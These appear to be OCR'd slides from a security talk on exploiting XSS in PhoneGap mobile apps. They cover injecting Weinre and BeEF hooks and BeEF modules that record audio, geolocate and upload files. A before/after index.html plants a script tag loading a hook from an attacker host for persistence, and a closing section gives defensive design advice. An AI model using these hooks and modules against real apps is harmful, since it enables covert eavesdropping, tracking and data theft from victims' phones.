


Choose your injection

- HTML returned from server.
- <img src="a.jpg" onload="xss()">

Useful tool – Weinre

- Weinre remote Javascript debugger



Targets

- 172.16.1.20 [channel: 1925588758 id: anonymous] – file:///android_asset/www/index.html

Clients


- 172.16.1.25 [channel: 1925588757 id: anonymous]

Server Properties

boundHost: 172.16.1.25
boundHosts:
- 172.16.1.25

Useful tool – Weinre

- Use XSS to inject Weinre hook
- Send commands, get results



```
console.log(device.name + ' ' + device.platform)
u8150 Android
undefined
```


Weaponize!

(A.K.A I am too lazy to paste code into the debugger)

Browser Exploitation Framework

BeEF Modules

- ClickyPointy X-platformy Xploitationy



Phonegap (8)

- Stop record audio
- Start record audio
- Persistence
- List files
- Geo locate
- Upload file
- Detect phonegap
- Beep

https://github.com/mike-at-aura

DEMO#1

Eavesdropping

DEMO#1

Eavesdropping

- Record from phone mic.
- Upload the recording
- Listen in

DEMO#2

Geolocate


DEMO#2

Geolocate

- Locate your victim
- Display on a google map

Version detect module

- Device UUID
- Make/Model/Version



Module Results History

id	date	label
0	2011-10-23 08:32	command 1

Command results

1 Sun Oct 23 2011 21:3


data: phonegap_version= name: u8150 phonegap api: 1.0.0 platform: Android uuid: 9774
2.2

Persistence module

- On iPhone the index.html is writeable
- So we just write our XSS hook into the index.html and we get run everytime the app starts!


Persistence module

Before



```
<!DOCTYPE html>
<html>
    <head>
        <script type="text/javascript" charset="utf-8" src="phonegap-1.0.0.js"></script>
        <script type="text/javascript">
            function loadXMLDoc(hook)
```

After



```
<!DOCTYPE html>
<html>
    <head><script src="http://beef.local:3000/hook.js"></script>
        <script type="text/javascript" charset="utf-8" src="phonegap-1.0.0.js"></script>
        <script type="text/javascript">
            function loadXMLDoc(hook)
```


What other juicy info can you get?

- Contacts
- Camera photos
- Credentials for other apps / fake popups
- Keychain backup file

- SMS, other files (if jailbroken iOS)

Designing Better Apps

- Separate HTML context from native via safe channel
  - Reduces impact of XSS
  - Allows more focused review



Designing Better Apps

- Whitelist urls for resources, data
  - PhoneGap 1.1.0
- Restrict / whitelist available resources
  - Limits misuse
- Avoid external resource includes
  - Use HTTPS to prevent MITM
- Look at Content-Security-Policy

HTML5 Frameworks


Tons of HTML + Native frameworks

- PhoneGap (soon Apache Callback)
- NimbleKit
- Sencha Touch 2
- WebOS (Noel Leeming staff only)
- Chrome OS?

PhoneGap random notes

- Android runs a callback server on a random port, its remotely accessible
  - Its for sending from native to JS
- Added bonus: Could potentially use gap app as a proxy for requests to any site (file:/// breaks SOP)

github.com/mike-at-aura



Got XSS in a PhoneGap application? you'll want these... — Read more

```
git@github.com:mike-at-aura/Beef-Modules-for-Ph
```

Latest commit to the **master** branch

added modules

mike-at-aura authored just now

Beef-Modules-for-PhoneGap /

name	age	message
beef/	just now	added modules [mike-at-aura]